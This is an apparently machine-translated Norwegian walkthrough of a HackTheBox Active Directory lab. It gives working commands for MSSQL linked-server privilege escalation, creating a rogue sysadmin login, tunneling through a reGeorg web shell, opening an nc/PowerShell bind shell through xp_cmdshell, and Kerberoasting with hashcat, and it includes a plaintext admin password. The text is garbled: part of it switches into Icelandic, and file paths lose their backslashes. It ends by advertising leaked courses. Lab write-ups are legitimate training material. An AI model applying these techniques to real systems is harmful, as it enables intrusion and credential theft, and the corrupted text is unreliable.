

I denne artikkelen skal vi se på gjennomføringen av ikke bare en maskin, men en hel mini-laboratorium fra plattformen. .

Som beskrevet, er P.O.O. ment for å teste ferdigheter på alle stadier av angrep i et lite Active Directory-miljø. Målet er å kompromittere en tilgjengelig vert, heve privilegiene, og til slutt kompromittere hele domenet, mens vi samler 5 flagg.
Tilgang til laboratoriet skjer via VPN. Det anbefales ikke å koble til fra arbeidsdatamaskinen eller fra en vert med viktige data for deg, da du kommer inn i et privat nettverk med personer som har ferdigheter innen informasjonsbeskyttelse 🙂.
Organisatorisk informasjon
For at du skal kunne holde deg oppdatert på nye artikler, programvare og annen informasjon, har jeg opprettet og innen IKT-sikkerhet. Dine personlige forespørsel, spørsmål, forslag og anbefalinger .
All informasjon er kun gitt for utdanningsformål. Forfatteren av dette dokumentet tar ikke ansvar for eventuelle skader som påføres noen som følge av bruk av kunnskapen og metodene som er oppnådd ved å studere dette dokumentet.
Intro

Dette endgame består av to maskiner, og inneholder 5 flagg.
Det gis også en beskrivelse og adresse til den tilgjengelige verten.
La oss begynne!
Recon flag
Denne maskinen har IP-adressen 10.13.38.11, som jeg legger til i /etc/hosts.
10.13.38.11 poo.htb
Først skanner vi åpne porter. Siden det tar lang tid å skanne alle porter med nmap, vil jeg først gjøre dette med masscan. Vi skanner alle TCP- og UDP-porter fra grensesnittet tun0 med en hastighet på 500 pakker per sekund.
sudo masscan -e tun0 -p1-65535,U:1-65535 10.13.38.11 --rate=500 
Nå for å få mer detaljert informasjon om tjenestene som kjører på portene, starter vi skanningen med alternativet -A.
nmap -A poo.htb -p80,1433 
Dermed har vi IIS- og MSSQL-tjenester. I tillegg får vi det faktiske DNS-navnet til domenet og datamaskinen. På webserveren blir vi møtt av IIS' hjemmeside.
La oss gå gjennom direktoriene. Jeg bruker gobuster til dette. I parametrene angir jeg antall tråder 128 (-t), URL (-u), ordliste (-w) og filtyper som interesserer oss (-x).
gobuster dir -t 128 -u poo.htb -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,aspx,html 
Dermed har vi HTTP-autentisering for katalogen /admin, samt en tilgjengelig lagringsfil for skrivebordstjenesten .DS_Store. .DS_Store er filer som lagrer brukerinnstillinger for mappen, som filark, ikonplassering, valgt bakgrunnsbilde. Slik en fil kan havne i webserverens katalog hos webutviklere. Dermed kan vi hente informasjon om innholdet i katalogen. For dette kan man bruke .
python3 dsstore_crawler.py -i http://poo.htb/ 
Vi henter innholdet fra katalogen. Det mest interessante her er katalogen /dev, hvor vi i to grener kan se kildefilene og db-filene. Men vi kan bare se de første 6 tegnene i filene og mappenes navn hvis tjenesten er sårbar for IIS ShortName. Dette kan sjekkes med .

Og vi finner en tekstfil som begynner med «poo_co». Uten å vite hva jeg skal gjøre videre, valgte jeg bare alle ordene som begynner på «co» fra ordboken.
cat /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt | grep -i "^co" > co_words.txtOg vi forsøker med wfuzz.
wfuzz -w ./co_words.txt -u "http://poo.htb/dev/dca66d38fd916317687e1390a420c3fc/db/poo_FUZZ.txt" --hc 404 
Og vi finner et passende ord! Vi ser på denne filen, lagrer legitimasjonen (siden DBNAME-parameteren tyder på at de kommer fra MSSQL).

Vi leverer flagget, og vi går videre med 20%.
Huh flag
Vi kobler til MSSQL, jeg bruker DBeaver.

Vi finner ingenting interessant i denne databasen, la oss opprette en SQL-redigerer og sjekke hvilke brukere som finnes.
SELECT name FROM master..syslogins; 
Vi har to brukere. La oss sjekke hvilke rettigheter de har.
SELECT is_srvrolemember('sysadmin'), is_srvrolemember('dbcreator'), is_srvrolemember('bulkadmin'), is_srvrolemember('diskadmin'), is_srvrolemember('processadmin'), is_srvrolemember('serveradmin'), is_srvrolemember('setupadmin'), is_srvrolemember('securityadmin'); 
Slik er det ingen rettigheter. La oss se på de tilknyttede serverne, jeg har skrevet om denne metoden før. .
SELECT * FROM master..sysservers; 
Slik finner vi en annen SQL Server. La oss sjekke utførelsen av kommandoer på denne serveren med openquery().
SELECT version FROM openquery("COMPATIBILITYPOO_CONFIG", 'select @@version as version'); 
Og vi kan til og med bygge et tre av forespørslene.
SELECT version FROM openquery("COMPATIBILITYPOO_CONFIG", 'SELECT version FROM openquery("COMPATIBILITYPOO_PUBLIC", ''select @@version as version'');');Saken er at når vi utfører en forespørsel på den tilknyttede serveren, blir forespørselen utført i konteksten til en annen bruker! La oss se i hvilken kontekst vi jobber på den tilknyttede serveren.
SELECT name FROM openquery("COMPATIBILITYPOO_CONFIG", 'SELECT user_name() as name'); 
Og nå la oss se i hvilken kontekst forespørslene fra den tilknyttede serveren blir utført på vår!
SELECT * FROM openquery("COMPATIBILITYPOO_CONFIG", 'SELECT name FROM openquery("COMPATIBILITYPOO_PUBLIC", ''SELECT user_name() as name'');'); 
Slik er dette konteksten DBO, som skal ha alle rettigheter. La oss sjekke rettighetene når forespørselen kommer fra den tilknyttede serveren.
SELECT * FROM openquery("COMPATIBILITYPOO_CONFIG", 'SELECT * FROM openquery("COMPATIBILITYPOO_PUBLIC", ''SELECT is_srvrolemember(''''sysadmin''''), is_srvrolemember(''''dbcreator''''), is_srvrolemember(''''bulkadmin''''), is_srvrolemember(''''diskadmin''''), is_srvrolemember(''''processadmin''''), is_srvrolemember(''''serveradmin''''), is_srvrolemember(''''setupadmin''''), is_srvrolemember(''''securityadmin'''')'')'); 
Som kan merkja, at við höfum öll réttindin! Við skulum búa til okkar eigin administrator. En með openquery er ekki hægt, þannig við gerum það með EXECUTE AT.
EXECUTE('EXECUTE(''CREATE LOGIN [ralf] WITH PASSWORD=N''''ralfralf'''', DEFAULT_DATABASE=[master], CHECK_EXPIRATION=OFF, CHECK_POLICY=OFF'') AT "COMPATIBILITYPOO_PUBLIC"') AT "COMPATIBILITYPOO_CONFIG";
EXECUTE('EXECUTE(''CREATE USER [ralf] FOR LOGIN [ralf]'') AT "COMPATIBILITYPOO_PUBLIC"') AT "COMPATIBILITYPOO_CONFIG";
EXECUTE('EXECUTE(''ALTER SERVER ROLE [sysadmin] ADD MEMBER [ralf]'') AT "COMPATIBILITYPOO_PUBLIC"') AT "COMPATIBILITYPOO_CONFIG";
EXECUTE('EXECUTE(''ALTER ROLE [db_owner] ADD MEMBER [ralf]'') AT "COMPATIBILITYPOO_PUBLIC"') AT "COMPATIBILITYPOO_CONFIG";
Og nú tengjumst við með nýju notendaskilríkjunum, og fylgjumst með nýju gagnagrunni flag.

Við skráum þennan flagg og förum áfram.
BackTrack flag
Við fáum shell með hjálp MSSQL, ég nota mssqlclient úr impacket pakkanum.
mssqlclient.py ralf:ralfralf@poo.htb -db POO_PUBLIC 
Við þurfum að skaffa okkur lykla, og það fyrsta sem við höfum þegar rekist á er vefsíðan. Þess vegna þurfum við að fá vefþjóninn config (því við getum ekki hent inn þægilegum shell, virðist vera eldveggur í gangi).

En aðgangur er bannaður. Þó getum við lesið skrá úr MSSQL, við þurfum bara að vita hvaða forritunarmál eru stillt. Og í MSSQL skráa við að Python sé til.

Þá er ekkert mál að lesa skrána web.config.
EXEC sp_execute_external_script
@language = N'Python',
@script = "print(open('C:inetpubwwwrootweb.config').read())" 

Með fundnum skráningum skulum við fara á /admin og sækja flagg.
Foothold flag
Reyndar eru til nokkrar óþægindi við notkun á eldvegg, en við skoðum netstillingar og sjáum að IPv6 er einnig notað!

Lítum á að bæta þessu netfangi inn í /etc/hosts.
dead:babe::1001 poo6.htb
Við skulum skanna hýsingu aftur, en nú með IPv6 protokollinu.

Og í gegnum IPv6 er þjónustan WinRM aðgengileg. Tengjumst með fundnum skráningum.

Á skrifborðinu er flagg, við skulum skila því.
P00ned flag
Eftir að hafa farið í könnun á hýsingu með finnum við ekkert sérstakt. Því var ákveðið að leita aftur að skráningum (ég hef líka skrifað um þetta ). En það heppnaðist ekki að fá öll SPN úr kerfinu í gegnum WinRM.
setspn.exe -T intranet.poo -Q * 
Lítum á að keyra skipunina í gegnum MSSQL.

Ved angitt metode får vi SPN for brukerne p00_hr og p00_adm, noe som betyr at de er sårbare for angrep slik som Kerberoasting. Kort sagt kan vi få tak i hasjene av passordene deres.
Først må vi få en stabil shell som MSSQL-bruker. Men siden vi har begrenset tilgang og bare har forbindelse til verten via port 80 og 1433, finnes det mulighet for å tunnelere trafikk gjennom port 80! For dette vil vi bruke . Vi laster opp filen tunnel.aspx til hjemmeområdet til webserveren — C:inetpubwwwroot.

Men når vi prøver å få tilgang til det, får vi en 404-feil. Dette betyr at filer med *.aspx ikke kjøres. For at filer med denne utvidelsen skal kunne kjøres, installerer vi ASP.NET 4.5 på følgende måte.
dism /online /enable-feature /all /featurename:IIS-ASPNET45 
Og nå, når vi går til tunnel.aspx, får vi svaret om at alt er klart til bruk.

La oss starte klientdelen av applikasjonen som vil håndtere videresending av trafikk. Vi vil omdirigere all trafikk fra port 5432 til serveren.
python ./reGeorgSocksProxy.py -p 5432 -u http://poo.htb/tunnel.aspx 
Og bruker proxychains for å sende trafikk fra enhver applikasjon gjennom vår proxy. Vi legger til denne prokysen i konfigurasjonsfilen /etc/proxychains.conf.

Nå laster vi opp til serveren programmet , som vil gi oss en stabil bind shell, samt skriptet , som vi vil bruke for å utføre Kerberoasting-angrepet.

Nå starter vi en listener via MSSQL.
xp_cmdshell C:tempnc64.exe -e powershell.exe -lvp 4321 
Og vi kobler til via vår proxy.
proxychains rlwrap nc poo.htb 4321 
Og la oss hente hasjene.
. .Invoke-Kerberoast.ps1
Invoke-Kerberoast -erroraction silentlycontinue -OutputFormat Hashcat | Select-Object Hash | Out-File -filepath 'C:tempkerb_hashes.txt' -Width 8000
type kerb_hashes.txt 

Deretter må vi gå gjennom disse hasjene. Siden passordene ikke var i rockyou-ordlisten, brukte jeg ALLE passordordlistene gitt i Seclists. For å bryte dem bruker vi hashcat.
hashcat -a 0 -m 13100 krb_hashes.txt /usr/share/seclists/Passwords/*.txt --forceOg vi finner begge passordene, det første i ordlisten dutch_passwordlist.txt, og det andre i Keyboard-Combinations.txt.

Så vi har tre brukere, la oss gå til domenekontrolleren. Først finner vi ut adressen.

Flott, vi har fått tak i IP-adressen til domenekontrolleren. La oss finne alle brukerne på domenet, samt hvem av dem som er administrator. Deretter laster vi opp skriptet PowerView.ps1 for å hente informasjon. Etterpå kobler vi til ved hjelp av evil-winrm, og angir katalogen med skriptet i parameteren -s. Så laster vi bare opp skriptet PowerView.

Nå har vi tilgang til alle funksjonene hans. Brukeren p00_adm virker privilegert, så vi jobber i konteksten hans. Vi oppretter et PSCredential-objekt for denne brukeren.
$User = 'p00_adm'
$Password = 'ZQ!5t4r'
$Cpass = ConvertTo-SecureString -AsPlainText $Password -force
$Creds = New-Object System.Management.Automation.PSCredential -ArgumentList $User,$Cpass
Nå vil alle Powershell-kommandoer der vi angir Creds, bli utført på vegne av p00_adm. La oss vise listen over brukere og attributtet AdminCount.
Get-NetUser -DomainController dc -Credential $Creds | select name,admincount 
Så, vår bruker er faktisk privilegert. La oss se hvilke grupper han tilhører.
Get-NetGroup -UserName "p00_adm" -DomainController dc -Credential $Creds 
Vi bekrefter at brukeren er domeneadministrator. Dette gir ham rett til å logge inn på domenekontrolleren eksternt. La oss prøve å logge inn via WinRM, ved å bruke tunnelen vår. Jeg ble forvirret av feilene som reGeorg ga når han brukte evil-winrm.

Da bruker vi et annet, enklere, for å koble til WinRM. Vi åpner og endrer innstillingene for tilkoblingen.

Vi prøver å koble til, og vi er inne i systemet.

Men det er ingen flagg. La oss se på brukeren og sjekke skrivebordene.

Vi finner flagget hos mr3ks, og laboratoriet er fullført til 100%.
Det var alt. Som tilbakemelding, si ifra — lærte du noe nytt fra denne artikkelen, og var den nyttig for deg?
Du kan slutte deg til oss i . Der finner du interessante materialer, lekkede kurs, samt programvare. La oss bygge et fellesskap hvor folk som forstår mye innen IT, kan hjelpe hverandre med alle spørsmål angående IT og informasjonssikkerhet.
Kilde: habr.com

 Russian
 Italian
 German
 Polish
 Estonian
 Albanian
 Bulgarian
 Croatian
 Czech
 Danish
 Dutch
 English
 Finnish
 French
 Hungarian
 Latvian
 Lithuanian
 Norwegian
 Portuguese
 Romanian
 Slovak
 Slovenian
 Spanish
 Swedish